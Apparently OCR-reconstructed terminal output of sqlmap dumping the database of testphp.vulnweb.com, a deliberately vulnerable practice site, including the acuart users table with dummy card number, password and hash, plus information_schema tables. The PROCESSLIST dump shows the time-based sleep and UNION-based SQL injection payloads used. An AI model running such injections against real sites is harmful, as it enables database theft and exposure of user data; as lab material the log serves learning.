+----+------------------------------------------+-------+---------------------------------------------+--------------------------+
| id | name                                     | price | description                                 | rewritename              |
+----+------------------------------------------+-------+---------------------------------------------+--------------------------+
```




```
Table: products
[3 entries]
+----+-------------------------------------------------+-------+---------------------------------------------+-------------------------------+
| id | name                                            | price | description                                 | rewritename                   |
+----+-------------------------------------------------+-------+---------------------------------------------+-------------------------------+
| 1  | Network Storage D-Link DNS-313 enclosure 1 x SATA | 359 | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK   | network-attached-storage-dlink |
| 2  | Web Camera A4Tech PK-335E                       | 10    | Web Camera A4Tech PK-335E                   | web-camera-a4tech             |
| 3  | Laser Color Printer HP LaserJet M551dn, A4      | 812   | Laser Color Printer HP LaserJet M551dn, A4  | color-printer                 |
+----+-------------------------------------------------+-------+---------------------------------------------+-------------------------------+

[22:25:01] [INFO] table 'acuart.products' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[22:25:01] [INFO] fetching columns for table 'pictures' in database 'acuart'
[22:25:01] [INFO] fetching entries for table 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[7 entries]
+------+--------+--------+------------------+-------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------+
| a_id | cat_id | pic_id | img              | plong

                                                                                                                                      | price | title        | pshort
                                                                                                 |
+------+--------+--------+------------------+-------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------+
| 1    | 1      | 1      | ./pictures/1.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own i
nformation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel fr
ee to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 500   | The shore    | Lorem ipsum
dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu.                                          |
| 1    | 1      | 2      | ./pictures/2.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own i
nformation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel fr
ee to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 800   | Mistery      | Donec molest
ie.\nSed aliquam sem ut arcu.                                                                                                    |
| 1    | 1      | 3      | ./pictures/3.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own i
nformation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel fr
ee to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 986   | The universe | Lorem ipsum
dolor sit amet. Donec molestie.\nSed aliquam sem ut arcu.                                                                        |
| 1    | 1      | 4      | ./pictures/4.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own i
nformation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel fr
ee to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 1000  | Walking      | Lorem ipsum
dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin.\n |
| 1    | 1      | 5      | ./pictures/5.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own i
nformation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel fr
ee to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 460   | Mean         | Lorem ipsum
dolor sit amet, consectetuer adipiscing elit.                                                                                    |
| 1    | 2      | 6      | ./pictures/6.jpg | <p>\nThis picture is an 99 cm x 200 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own
information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel f
ree to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p> | 10000 | Thing        | Lorem ipsum
dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin.\n |
| 2    | 1      | 7      | ./pictures/7.jpg | bla bla bla long
```




```
[22:25:02] [INFO] table 'acuart.pictures' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[22:25:02] [INFO] fetching columns for table 'users' in database 'acuart'
[22:25:02] [INFO] fetching entries for table 'users' in database 'acuart'
[22:25:02] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| cc                  | cart                             | name       | pass | email           | phone   | uname | address   |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| 1234-5678-2300-9000 | cd79e561737f2deb663e8cce9b00efac | John Smith | test | email@email.com | 2323345 | test  | 21 street |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+

[22:25:05] [INFO] table 'acuart.users' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:25:05] [INFO] fetching columns for table 'carts' in database 'acuart'
[22:25:05] [INFO] fetching entries for table 'carts' in database 'acuart'
[22:25:05] [INFO] recognized possible password hashes in column 'cart_id'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: carts
[2 entries]
+----------------------------------+------+-------+
| cart_id                          | item | price |
+----------------------------------+------+-------+
| cd79e561737f2deb663e8cce9b00efac | 1    | 500   |
| cd79e561737f2deb663e8cce9b00efac | 7    | 15000 |
+----------------------------------+------+-------+

[22:25:36] [INFO] table 'acuart.carts' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[22:25:36] [INFO] fetching columns for table 'artists' in database 'acuart'
[22:25:36] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----------+--------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------+---------+
| artist_id | adesc



                                                                                                    | aname   |
+-----------+--------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------
```




```
Database: information_schema
Table: PARAMETERS
[83 entries]
+-----------+--------------+---------------+---------------+--------------------+----------------+----------------+-------------------------------+-----------------+-------------------------------+------------------+--------
---------+--------------------+---------------------------------------------------------------------------------+---------------------------+
| DATA_TYPE | ROUTINE_TYPE | NUMERIC_SCALE | SPECIFIC_NAME | COLLATION_NAME     | DTD_IDENTIFIER | PARAMETER_MODE | PARAMETER_NAME                | SPECIFIC_SCHEMA | ORDINAL_POSITION              | SPECIFIC_CATALOG | NUMERI
C_PRECISION | CHARACTER_SET_NAME | DATETIME_PRECISION                                                    | CHARACTER_OCTET_LENGTH | CHARACTER_MAXIMUM_LENGTH |
+-----------+--------------+---------------+---------------+--------------------+----------------+----------------+-------------------------------+-----------------+-------------------------------+------------------+--------
---------+--------------------+---------------------------------------------------------------------------------+---------------------------+

| varchar   | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | extract_schema_from_file_name | <blank>          | FUNCTI
ON        | utf8mb4      | varchar(64)                                                                                         | 256                    | 64
| varchar   | sys          | path          | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | extract_schema_from_file_name | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | varchar(512)                                                                                        | 2048                   | 512
| varchar   | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | extract_table_from_file_name  | <blank>          | FUNCTI
ON        | utf8mb4      | varchar(64)                                                                                         | 256                    | 64
| varchar   | sys          | path          | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | extract_table_from_file_name  | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | varchar(512)                                                                                        | 2048                   | 512
| text      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | format_bytes                  | <blank>          | FUNCTI
ON        | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | bytes         | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | format_bytes                  | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| varchar   | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | format_path                   | <blank>          | FUNCTI
ON        | utf8mb4      | varchar(512)                                                                                        | 2048                   | 512
| varchar   | sys          | in_path       | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | format_path                   | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | varchar(512)                                                                                        | 2048                   | 512
| longtext  | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | format_statement              | <blank>          | FUNCTI
ON        | utf8mb4      | longtext                                                                                            | 4294967295             | 4294967295
| longtext  | sys          | statement     | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | format_statement              | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | longtext                                                                                            | 4294967295             | 4294967295
| text      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | format_time                   | <blank>          | FUNCTI
ON        | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | picoseconds   | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | format_time                   | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | list_add                      | <blank>          | FUNCTI
ON        | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | in_list       | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | list_add                      | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | in_add_value  | <blank>       | utf8mb4_0900_ai_ci | 2              | def            | list_add                      | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | list_drop                     | <blank>          | FUNCTI
ON        | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | in_list       | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | list_drop                     | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| text      | sys          | in_drop_value | <blank>       | utf8mb4_0900_ai_ci | 2              | def            | list_drop                     | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | text                                                                                                | 65535                  | 65535
| enum      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | ps_is_account_enabled         | <blank>          | FUNCTI
ON        | utf8mb4      | enum('YES','NO')                                                                                    | 12                     | 3
| varchar   | sys          | in_host       | <blank>       | utf8mb4_0900_ai_ci | 1              | def            | ps_is_account_enabled         | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | varchar(255)                                                                                        | 1020                   | 255
| varchar   | sys          | in_user       | <blank>       | utf8mb4_0900_ai_ci | 2              | def            | ps_is_account_enabled         | <blank>         | FUNCTION                      | <blank>          | IN
          | utf8mb4      | varchar(32)                                                                                         | 128                    | 32
| enum      | <blank>      | def           | <blank>       | utf8mb4_0900_ai_ci | 0              | sys            | <blank>                       | <blank>         | ps_is_consumer_enabled        | <blank>          | FUNCTI
ON        | utf8mb4      | enum('YES','NO')                                                                                    | 12                     | 3
```




```
File  Actions  Edit  View  Help
[22:25:42] [INFO] fetching entries for table 'PROCESSLIST' in database 'information_schema'
Database: information_schema
Table: PROCESSLIST
[12 entries]
+-------+--------+-----------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+------------+------+--------+---------+
| ID    | DB     | HOST            | INFO
                               | STATE      | TIME | USER   | COMMAND |
+-------+--------+-----------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+------------+------+--------+---------+

| 45368 | acuart | localhost:33054 | SELECT * FROM artists WHERE artist_id=-1/sleep(30)
                               | User sleep | 7    | acuart | Query   |
| 45464 | acuart | localhost:33510 | SELECT * FROM artists WHERE artist_id=1 order by 4/(select * from (select(sleep(30)))a)
                               | User sleep | 6    | acuart | Query   |
| 45432 | acuart | localhost:33352 | SELECT * from products where id=1/sleep(30)
                               | User sleep | 6    | acuart | Query   |
| 45496 | acuart | localhost:33642 | SELECT * FROM artists WHERE artist_id=1 order by 1/(select * from (select(sleep(30)))a)
                               | User sleep | 5    | acuart | Query   |
| 45466 | acuart | localhost:33520 | SELECT * FROM artists WHERE artist_id=1 AND 1=1/sleep(30)
                               | User sleep | 6    | acuart | Query   |
| 45474 | acuart | localhost:33550 | SELECT * FROM artists WHERE artist_id=10/sleep(30)
                               | User sleep | 6    | acuart | Query   |
| 45986 | acuart | localhost:36228 | SELECT * FROM artists WHERE artist_id=-2983 UNION ALL SELECT NULL,CONCAT(0x717a767a71,JSON_ARRAYAGG(CONCAT_WS(0x63626b66696b,COMMAND,DB,HOST,ID,INFO,STATE,`TIME`,`USER`)),0x7171627a71),NULL FROM infor
mation_schema.PROCESSLIST-- - | executing  | 0    | acuart | Query   |
| 45531 | acuart | localhost:33832 | SELECT * FROM artists WHERE artist_id=1 order by 2/(select * from (select(sleep(30)))a)
                               | User sleep | 5    | acuart | Query   |
| 45468 | acuart | localhost:33526 | SELECT * FROM artists WHERE artist_id=1 AND 1=0/sleep(30)
                               | User sleep | 6    | acuart | Query   |
| 45397 | acuart | localhost:33196 | SELECT * FROM artists WHERE artist_id=1 AND 1=1/sleep(30)
                               | User sleep | 7    | acuart | Query   |
| 45422 | acuart | localhost:33306 | SELECT * FROM artists WHERE artist_id=999999.9/sleep(30)
                               | User sleep | 6    | acuart | Query   |
| 45455 | acuart | localhost:33468 | SELECT * FROM artists WHERE artist_id=3/sleep(30)
                               | User sleep | 6    | acuart | Query   |
+-------+--------+-----------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+------------+------+--------+---------+

[22:25:43] [INFO] table 'information_schema.PROCESSLIST' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/PROCESSLIST.csv'
[22:25:43] [INFO] fetching columns for table 'INNODB_TABLESPACES_BRIEF' in database 'information_schema'
[22:25:44] [INFO] fetching entries for table 'INNODB_TABLESPACES_BRIEF' in database 'information_schema'
Database: information_schema
Table: INNODB_TABLESPACES_BRIEF
[12 entries]
+-------+------------------+-------------------------+------------+------------+
| FLAG  | NAME             | PATH                    | SPACE      | SPACE_TYPE |
+-------+------------------+-------------------------+------------+------------+
| 18432 | innodb_system    | ibdata1                 | 0          | System     |
| 0     | innodb_undo_001  | ./undo_001              | 4294967279 | Single     |
| 0     | innodb_undo_002  | ./undo_002              | 4294967278 | Single     |
| 16417 | sys/sys_config   | ./sys/sys_config.ibd    | 1          | Single     |
| 16417 | acuart/artists   | ./acuart/artists.ibd    | 100198     | Single     |
| 16417 | acuart/carts     | ./acuart/carts.ibd      | 100199     | Single     |
| 16417 | acuart/categ     | ./acuart/categ.ibd      | 100200     | Single     |
```




```
File  Actions  Edit  View  Help
[22:25:44] [INFO] fetching entries for table 'INNODB_TABLESPACES_BRIEF' in database 'information_schema'
Database: information_schema
Table: INNODB_TABLESPACES_BRIEF
[12 entries]
+-------+------------------+--------------------------+------------+------------+
| FLAG  | NAME             | PATH                     | SPACE      | SPACE_TYPE |
+-------+------------------+--------------------------+------------+------------+
| 18432 | innodb_system    | ibdata1                  | 0          | System     |
| 0     | innodb_undo_001  | ./undo_001               | 4294967279 | Single     |
| 0     | innodb_undo_002  | ./undo_002               | 4294967278 | Single     |
| 16417 | sys/sys_config   | ./sys/sys_config.ibd     | 1          | Single     |
| 16417 | acuart/artists   | ./acuart/artists.ibd     | 100198     | Single     |
| 16417 | acuart/carts     | ./acuart/carts.ibd       | 100199     | Single     |
| 16417 | acuart/categ     | ./acuart/categ.ibd       | 100200     | Single     |
| 16417 | acuart/featured  | ./acuart/featured.ibd    | 100201     | Single     |
| 16417 | acuart/guestbook | ./acuart/guestbook.ibd   | 100202     | Single     |
| 16417 | acuart/pictures  | ./acuart/pictures.ibd    | 100203     | Single     |
| 16417 | acuart/users     | ./acuart/users.ibd       | 100204     | Single     |
| 16417 | acuart/products  | ./acuart/products.ibd    | 100205     | Single     |
+-------+------------------+--------------------------+------------+------------+

[22:25:45] [INFO] table 'information_schema.INNODB_TABLESPACES_BRIEF' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/INNODB_TABLESPACES_BRIEF.csv'
[22:25:45] [INFO] fetching columns for table 'SCHEMATA' in database 'information_schema'
[22:25:45] [INFO] fetching entries for table 'SCHEMATA' in database 'information_schema'
Database: information_schema
Table: SCHEMATA
[2 entries]
+----------+--------------------+--------------+--------------------+-----------------------+----------------------------+
| SQL_PATH | SCHEMA_NAME        | CATALOG_NAME | DEFAULT_ENCRYPTION | DEFAULT_COLLATION_NAME | DEFAULT_CHARACTER_SET_NAME |
+----------+--------------------+--------------+--------------------+-----------------------+----------------------------+
| <blank>  | information_schema | def          | NO                 | utf8_general_ci       | utf8                       |
| <blank>  | acuart             | def          | NO                 | utf8_unicode_ci       | utf8                       |
+----------+--------------------+--------------+--------------------+-----------------------+----------------------------+

[22:25:45] [INFO] table 'information_schema.SCHEMATA' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/SCHEMATA.csv'
[22:25:45] [INFO] fetching columns for table 'VIEW_ROUTINE_USAGE' in database 'information_schema'
[22:25:46] [INFO] fetching entries for table 'VIEW_ROUTINE_USAGE' in database 'information_schema'
Database: information_schema
Table: VIEW_ROUTINE_USAGE
[18 entries]
+------------------------------------------+--------------+-------------------------------+---------------+-----------------+------------------+
| TABLE_NAME                               | TABLE_SCHEMA | SPECIFIC_NAME                 | TABLE_CATALOG | SPECIFIC_SCHEMA | SPECIFIC_CATALOG |
+------------------------------------------+--------------+-------------------------------+---------------+-----------------+------------------+
| x$ps_schema_table_statistics_io          | sys          | extract_schema_from_file_name | def           | sys             | def              |
| x$ps_schema_table_statistics_io          | sys          | extract_table_from_file_name  | def           | sys             | def              |
| io_global_by_file_by_latency             | sys          | format_path                   | def           | sys             | def              |
| io_global_by_file_by_bytes               | sys          | format_path                   | def           | sys             | def              |
| latest_file_io                           | sys          | format_path                   | def           | sys             | def              |
| processlist                              | sys          | format_statement              | def           | sys             | def              |
| statements_with_temp_tables              | sys          | format_statement              | def           | sys             | def              |
| statements_with_sorting                  | sys          | format_statement              | def           | sys             | def              |
| statements_with_runtimes_in_95th_percentile | sys       | format_statement              | def           | sys             | def              |
| statements_with_full_table_scans         | sys          | format_statement              | def           | sys             | def              |
```



